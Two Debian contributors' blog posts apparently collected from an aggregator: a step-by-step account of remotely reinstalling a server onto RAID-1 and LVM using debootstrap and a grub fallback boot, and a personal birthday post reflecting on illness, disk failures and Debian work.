Jonathan Wiltshire: Reinstalling at arm s length

Recently I had need to re-purpose a server and for convenience, I decided to do a complete wipe and reinstall since it had previously been used for all sorts of package testing, experiments, dak debugging, the list goes on. I took a careful backup and then cooked up some USB installation media, but it took so long to boot (USB1.1, yay) I ran out of time before the building was locked. Since this box has two hard disks, and not being one to back down from a challenge, I eventually reinstalled it over the weekend with nothing no install media, no reinstall robot or intelligent hands just a reliable internet connection and a healthy dose of courage. Here s how. Target: reinstalled machine with the same network settings, ssh host keys, and other minor configuration ported. The disk layout is to be RAID-1 containing LVM, with separate /var volume and separate /boot partition, also RAID-1.
  1. One disk in the box contained old data, so I cleared that out and wiped it (including the MBR for good measure) and partitioned it.
  2. I set up a degraded RAID-1 array for a small /boot partition, a large RAID-1 array for the LVM and a swap partition.
  3. I mounted the new partitions in the correct layout in /mnt and used debootstrap(8) to get a very basic root set up. I also bind-mounted /sys, /proc, /dev and /dev/pts for now, they can be done properly when the root is a bit more mature.
  4. Next, I copied into the new root /etc/apt/sources.list and chroot(8)ed into it. Now I could apt-get update and tasksel install standard to get an almost fully-functional base system. At this point it is also sensible to install locales, tzdata and console-data and dpkg-reconfigure them, followed by mdadm and lvm2 if required and openssh-server so you can get back in after rebooting. Some or all of these may already be installed by tasksel.
  5. Time to install a kernel before leaving the chroot: apt-get install linux-image-2.6, followed by grub-pc which should detect both installations and set up menu entries for them.
  6. Back in the old system, I copied in the network, hosts, resolv and hostname configuration files, and set up /etc/fstab to my liking.
  7. Install grub to both hard disks if it isn t already so (dpkg-reconfigure grub-pc) and again check that it detects both installations and creates the right menu entries. At this stage, booting from either hard disk will allow the loading of either the new or old installations, which is exactly what we want. It s now time to umount the new installation.
  8. Now I followed the excellent guide for remote kernel upgrades at http://ariekanarie.nl, except in this case we are using the same method to try booting the new system and fall back to the old one if it s a disaster.
  9. Reboot and hope!
At this point I rebooted to find myself back in the old kernel, which was disappointing this means the new kernel has panicked and rebooted, and grub has fallen back to the old system (exactly as planned). It turned out there was nothing in /dev at boot time, and udev doesn t start early enough to populate it before panic. That s easily solved by mounting the installation again and using MAKEDEV as a seed.
  1. With a bit of luck, you re now in the new installation and can dpkg-reconfigure grub-pc again to install grub to both hard disks again. This isn t strictly necessary, but it records this choice in debconf so future upgrades will automatically upgrade the bootloader everywhere it s needed.
  2. Now I could do some tidying up, mount the old installation and copy over all the data I wanted, and after careful checking wipe the first disk clean ready to be added into the RAID arrays.
  3. Finally, add the old disk to the RAID arrays so they are fully redundant.
Sources:
http://www.michael-hammer.at/server_config/debootstrap/
http://d-i.alioth.debian.org/tmp/en.i386/apds03.html
http://www.debian.org/releases/stable/amd64/apds03.html.en
https://wiki.archlinux.org/index.php/Convert_a_single_drive_system_to_RAID
http://ariekanarie.nl/archives/211/remote-kernel-upgrade-with-debianubuntu-and-grub2
Comments
Reinstalling at arm s length is a post from: jwiltshire.org.uk Flattr

Felipe Augusto van de Wiel: 19 Dec 2011

29 and counting
Time flies... and very fast.

There are so many things I'd like to share and tell you about but that would make a long and boring post, so I'll divide it in future entries, so I can keep this diary alive, keep people informed and tell a little bit about my story. Eventually, I may split this diary into a technical and a non-technical blog, but for now, I will stick around mixing topics. :-) Last time I wrote was back in 2009 at DebConf9 in Spain and a lot of things happened that year. Not only for Debian, but also for me.


My last year studying Computer Science was 2009 and that same year I was working full time, I helped organizing a large event for Computer Students (ENECOMP 2009), we had some troubles and side effects with Influenza A (H1N1) in my city (Curitiba, PR) and towards the end of the year I got really sick (not from Influenza) and it took a while to know what was going, during this process I did hurt some people I really love and I'm truly sorry. The past, 2010 went on as busy and unstable as 2009, my laptop's hard disk broke twice (January and October) and I survived thanks to backup and recovery procedures. I took some wrong decisions but fixed it later and learned a lot from my mistakes, decisions and choices.


Then 2011 came, my laptop's hard disk broke again and I lost almost 6 months of emails, I find out that after the second crash in 2010 part of my backup got b0rk3d. Fine, I didn't die, everything seems to be fine, but I'm still catching up with a lot of work and backlog. At different times one of my parents also got really sick and I learned quite a bit on how to deal with it.


Due to the laptop and the different things going on in my life I didn't work for Debian as much as I want and I still feel guilty. :-( But that's fine, this is a kind of public apologize for my peers in Debian (i18n, mirrors, release), I still want to help all of you, but I still have quite a bit of backlog to clean and quite a few things to learn in the process. And in general, I'm really sorry if I didn't (or I couldn't) work for Debian as much as I want.


Although I'm taking the chance to apologize in this post, I still want to make clear that I'm quite happy. This last year was pretty good, I had the opportunity to attend DebConf again and also got to know Sarajevo and Zagreb. New lessons were learned, better work cycles, nicer solutions. Today I'm completing 29 years old. 29. This is quite some time, not a long ride, but for one reason or another, I have high hopes for 2012 and what awaits me. And I do plan to learn more, to help more and whenever possible, to contribute back.

Last time I wrote here I mentioned about my graduation and another post to talk about that, I'll write about it as soon as I get my diploma (because of different printing problems it was delayed for almost 2 years). And I do plan to write more frequently. :-)

Next.

Previous.